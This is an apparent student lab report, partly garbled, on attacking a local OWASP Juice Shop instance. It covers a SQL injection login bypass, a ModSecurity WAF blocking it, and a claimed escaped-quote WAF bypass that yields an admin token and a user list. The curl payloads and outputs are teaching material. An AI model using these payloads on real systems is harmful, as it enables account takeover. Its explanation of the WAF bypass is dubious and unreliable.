

**NAME : YEHIA SOBEH**

## Step-by-Step Overview:



Used the returned token to access:


```
curl -v -H "Authorization: Bearer <TOKEN>" \  
  http://localhost:3000/rest/user/authentication-details/ -o  
  admin_access.html
```

✓ Returned a list of users. Proof of admin privileges.

#### ◆ Step 4: Cleanup

```
docker stop juice-shop && docker rm juice-shop
```



[illegible]

3 / 17

```
● yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ curl -v -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhb
```

```

{"status":"success","data":[{"id":1,"username":"","email":"admin@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.700Z","updatedAt":"2025-04-12T17:15:51.700Z","deletedAt":null,"lastLoginTime":1744478164},{id:2,"username":"","email":"jim@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.700Z","deletedAt":null,"lastLoginTime":null},{id:3,"username":"","email":"bender@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.700Z","deletedAt":null,"lastLoginTime":null},{id:4,"username":"bkimminich","email":"bjorn.kimminich@gmail.com","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.700Z","updatedAt":"2025-04-12T17:15:51.700Z","deletedAt":null,"lastLoginTime":null},{id:5,"username":"","email":"cso@juice-shop","password":"*****","role":"deluxe","deluxeToken":"d715c2c75d442d3825a050e0a163c1959b51165373f17bd8eed7b1e05b20d","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:6,"username":"","email":"support@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:7,"username":"","email":"morty@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:8,"username":"","email":"mc.safesearch@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:9,"username":"","email":"j12994@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:10,"username":"wurstbrot","email":"wurstbrot@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:11,"username":"","email":"amy@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:12,"username":"","email":"bjorn@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/12.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:13,"username":"","email":"bjorn@owasp.org","password":"*****","role":"deluxe","deluxeToken":"efcf2159962d93440d5243a1ffa5a413b70cf3ac97156bd6fab9b5ddfcbe0e4","lastLoginTime":"","profileImage":"assets/public/images/uploads/13.jpg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:15,"username":"","email":"accountant@juice-shop","password":"*****","role":"accounting","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:16,"username":"","email":"uvogin@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:17,"username":"","email":"demo","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:18,"username":"johnNny","email":"john@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:19,"username":"E=ma","email":"emma@juice-shop","password":"*****","role":"customer","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:20,"username":"SmilinSam","email":"sam@juice-shop","password":"*****","role":"deluxe","deluxeToken":"8f70e0f4b05685eff1ab979e8f5d7e39850369309bb206c2ad3f7d51a1f4c39","lastLoginTime":"","profileImage":"assets/public/images/uploads/20.jpg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.701Z","updatedAt":"2025-04-12T17:15:51.701Z","deletedAt":null,"lastLoginTime":null},{id:21,"username":"evmrox","email":"ehereum@juice-shop","password":"*****","role":"deluxe","deluxeToken":"b49b30b294d9c70f5a34fc243b9b9ccc057b3f675b07a5782276a547957f8ff","lastLoginTime":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.702Z","updatedAt":"2025-04-12T17:15:51.702Z","deletedAt":null,"lastLoginTime":null},{id:22,"username":"","email":"testing@juice-shop","password":"*****","role":"admin","deluxeToken":"","lastLoginTime":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:15:51.702Z","updatedAt":"2025-04-12T17:15:51.702Z","deletedAt":null,"lastLoginTime":null}]}

```

```

yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ docker stop juice-shop && docker rm juice-shop
juice-shop
juice-shop
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS          NAMES
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$

```

## Task 1 (Expanded): Using WAF with docker-compose

extended it by placing Juice Shop behind a WAF (ModSecurity) using OWASP CRS:

```

# docker-compose.yml
services:
  juice-shop:
    image: bkimminich/juice-shop
  networks:
    - app-network
  ports:
    - "3000:3000"

  modsecurity:
    image: owasp/modsecurity-crs:nginx
  environment:
    - BACKEND=http://juice-shop:3000
  ports:
    - "8080:8080"

  networks:
    - app-network

networks:
  app-network:
    driver: bridge

```



```
curl -X POST http://localhost:3000/rest/user/login \
  -H "Content-Type: application/json" \
  --data '{"email":"' OR 1=1--", "password":"any-password"}
```

● Token:

```
curl -X POST http://localhost:8080/rest/user/login -H
  "Content-Type: application/json" --data '{"email":"' OR 1=1--",
  "password":"any-password"}'
```

```
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```bash
```

 Verified WAF logs:

The screenshot displays a web browser window with the address bar showing `localhost:3080/#/login`. The page title is "OWASP Juice Shop". The login form contains the following HTML structure:

```
<html> <head><title>403 Forbidden</title>
</head> <body> <center><h1>403
Forbidden</h1></center> <h2>
<center>nginx</center> </body> </html>
<!-- a padding to disable MSIE and Chrome friendly
error page --> <!-- a padding to disable MSIE
and Chrome friendly error page --> <!-- a
padding to disable MSIE and Chrome friendly
error page --> <!-- a padding to disable MSIE
and Chrome friendly error page --> <!-- a
padding to disable MSIE and Chrome friendly
error page --> <!-- a padding to disable MSIE
and Chrome friendly error page -->
```

The form includes an "Email\*" input field with a placeholder "OR 1=1 --", a "Password\*" input field with a placeholder "...", and a "Remember me" checkbox. A "Forgot your password?" link is also present. The "Log in" button is highlighted. Below the form, it says "Not yet a customer?".

The Chrome DevTools Network tab is open, showing a list of network requests. The first request is a 403 Forbidden response from `socket.io/?EIO=4&transport=...`. The table of requests is as follows:

| Name                           | Status    | Type     | Initiator      | Size  | Time    |
|--------------------------------|-----------|----------|----------------|-------|---------|
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 17.98 s |
| socket.io/?EIO=4&transport=... | 200       | xhr      | polyfills.js-1 | 351 B | 17.20 s |
| whoami                         | 304       | xhr      | polyfills.js-1 | 328 B | 13.02 s |
| whoami                         | 304       | xhr      | polyfills.js-1 | 328 B | 16.99 s |
| login                          | 403       | xhr      | polyfills.js-1 | 855 B | 13.01 s |
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 17 ms   |
| socket.io/?EIO=4&transport=... | Finished  | webso... | vendor.js-1    | 0 B   | Pending |
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 3.96 s  |
| socket.io/?EIO=4&transport=... | 200       | xhr      | polyfills.js-1 | 351 B | 2.82 s  |
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 20 ms   |
| socket.io/?EIO=4&transport=... | (pendi... | xhr      | polyfills.js-1 | 0 B   | Pending |
| socket.io/?EIO=4&transport=... | 101       | webso... | vendor.js-1    | 0 B   | 8 ms    |
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 2.98 s  |
| socket.io/?EIO=4&transport=... | 200       | xhr      | polyfills.js-1 | 351 B | 2.11 s  |
| socket.io/?EIO=4&transport=... | 403       | xhr      | polyfills.js-1 | 855 B | 8 ms    |
| socket.io/?EIO=4&transport=... | (pendi... | xhr      | polyfills.js-1 | 0 B   | Pending |
| socket.io/?EIO=4&transport=... | (pendi... | xhr      | polyfills.js-1 | 0 B   | Pending |
| socket.io/?EIO=4&transport=... | (pendi... | xhr      | polyfills.js-1 | 0 B   | Pending |

The bottom of the image shows the Chrome DevTools interface with the "What's new in DevTools 133" banner and a link to "See all new features".

7 / 17

```

yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ curl -X POST http://localhost:8080/rest/user/login -H "Content-Type: application/json" --data '{"email":"' OR 1=1--", "password":"any-password"}'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$

modsecurity_logs.log
206 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:03 2025","server_id":"172.18.0.1"},
207 modsecurity-1 | 2025/04/12 17:47:03 [error] 547#547: *47 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
208 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:03 2025","server_id":"172.18.0.1"},
209 modsecurity-1 | 2025/04/12 17:47:03 [error] 547#547: *42 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
210 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:03 2025","server_id":"172.18.0.1"},
211 modsecurity-1 | 2025/04/12 17:47:05 [error] 547#547: *270 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
212 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:05 2025","server_id":"172.18.0.1"},
213 modsecurity-1 | 2025/04/12 17:47:06 [error] 548#548: *57 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
214 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:06 2025","server_id":"172.18.0.1"},
215 modsecurity-1 | 2025/04/12 17:47:06 [error] 547#547: *52 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
216 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:06 2025","server_id":"172.18.0.1"},
217 modsecurity-1 | 2025/04/12 17:47:06 [error] 547#547: *52 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
218 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:06 2025","server_id":"172.18.0.1"},
219 modsecurity-1 | 2025/04/12 17:47:06 [error] 547#547: *52 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase
220 modsecurity-1 | {"transaction":{"client_ip":"172.18.0.1","time_stamp":"Sat Apr 12 17:47:06 2025","server_id":"172.18.0.1"},
221
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ docker compose logs modsecurity | grep 'ModSecurity' > modsecurity_logs.log
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$

```



## Task 2: Explain How ' OR 1=1-- Bypasses the WAF



### 1. Understanding the WAF (ModSecurity with CRS)

The WAF (Web Application Firewall) inspects incoming requests before they reach the application. It uses regex patterns and libinjection to detect attacks like SQL injection.

Example rule from CRS:

```
SecRule ARGS "@rx ' OR 1=1" "id:942100,deny,status:403"
```

This rule will only match payloads containing:

```
' OR 1=1
```

If you escape the quote like `\'`, the pattern won't match.



### 2. Why \ ' Bypasses Detection



📌 WAF Layer: Sees this payload:

```
{"email":"\\' OR 1=1--", "password":"x"}
```

Parses it as:

```
\' OR 1=1--
```

Interprets the quote as escaped, so it doesn't match the pattern ' OR 1=1.

- 📌 App Layer: Many web frameworks or legacy PHP apps apply automatic backslash stripping (e.g., `stripslashes()`).

The payload becomes: ' OR 1=1--

Which is a valid SQLi payload.

🔥 Result: SQL Injection bypasses WAF filtering and successfully authenticates as admin.

### 3. Demonstration

✓ Successful Bypass Using curl:

```
curl -v -X POST http://localhost:8080/rest/user/login \
-H "Content-Type: application/json" \
-d '{"email":"\\\' OR 1=1--", "password":"x"}'
```

● Response:

```
< HTTP/1.1 200 OK
< Server: nginx
< Date: Sat, 12 Apr 2025 18:01:26 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 811
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Feature-Policy: payment 'self'
< X-Recruiting: /#/jobs
< ETag: W/"32b-hxgLnFSjsA7X5Bv41iu/kfLnYxk"
< Vary: Accept-Encoding
< Access-Control-Allow-Headers: *
<
* Connection #0 to host localhost left intact
{"authentication":
{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0IjE6MScwidXNlcm5hbWUiOiIiLCJlbwFpbCI6ImFkbWluQGp1awNLXNoLm9wIiwicGFzc3dvcmQIoiIwMTkyMDIzYTdiYmQzMzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUioiJhZG1pbGlzImRlbHV4ZVRva2VuIjoiiIiwibGFzdExvZ2luSXAiOiJ1bmRLZmluZWQoLCJwcm9maWxsLS
```

◆ Step 3: Admin Access Used the returned token to access:

 Response:

Contains a valid JWT token for the admin user.


#### 4. Why This Works (Technically)


10 / 17

- Proper backend sanitization and WAF tuning are essential to mitigate such attacks.

[illegible]

```
File /home/yehia/My%20station/Secure%20development/lab5/bypass_waf.html
{"status":"success","data":[{"id":1,"username":"","email":"admin@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.570Z","updatedAt":"2025-04-12T17:43:06.570Z","deletedAt":null,"lastLoginTime":1744408877,"id":2,"username":"","email":"jim@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.570Z","deletedAt":null,"lastLoginTime":null,"id":3,"username":"","email":"bender@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.570Z","deletedAt":null,"lastLoginTime":null,"id":4,"username":"","email":"bjorn.kimmlich@gmail.com","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":5,"username":"","email":"ciso@juice-shop","password":"","role":"deluxe","deluxeToken":"d715c2c75d442d3825a050e0a0163c1959b5116537f17bd8eed7b1e05b20d","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":6,"username":"","email":"support@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":7,"username":"","email":"morty@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":8,"username":"","email":"mc.safesearch@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":9,"username":"","email":"j12934@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/image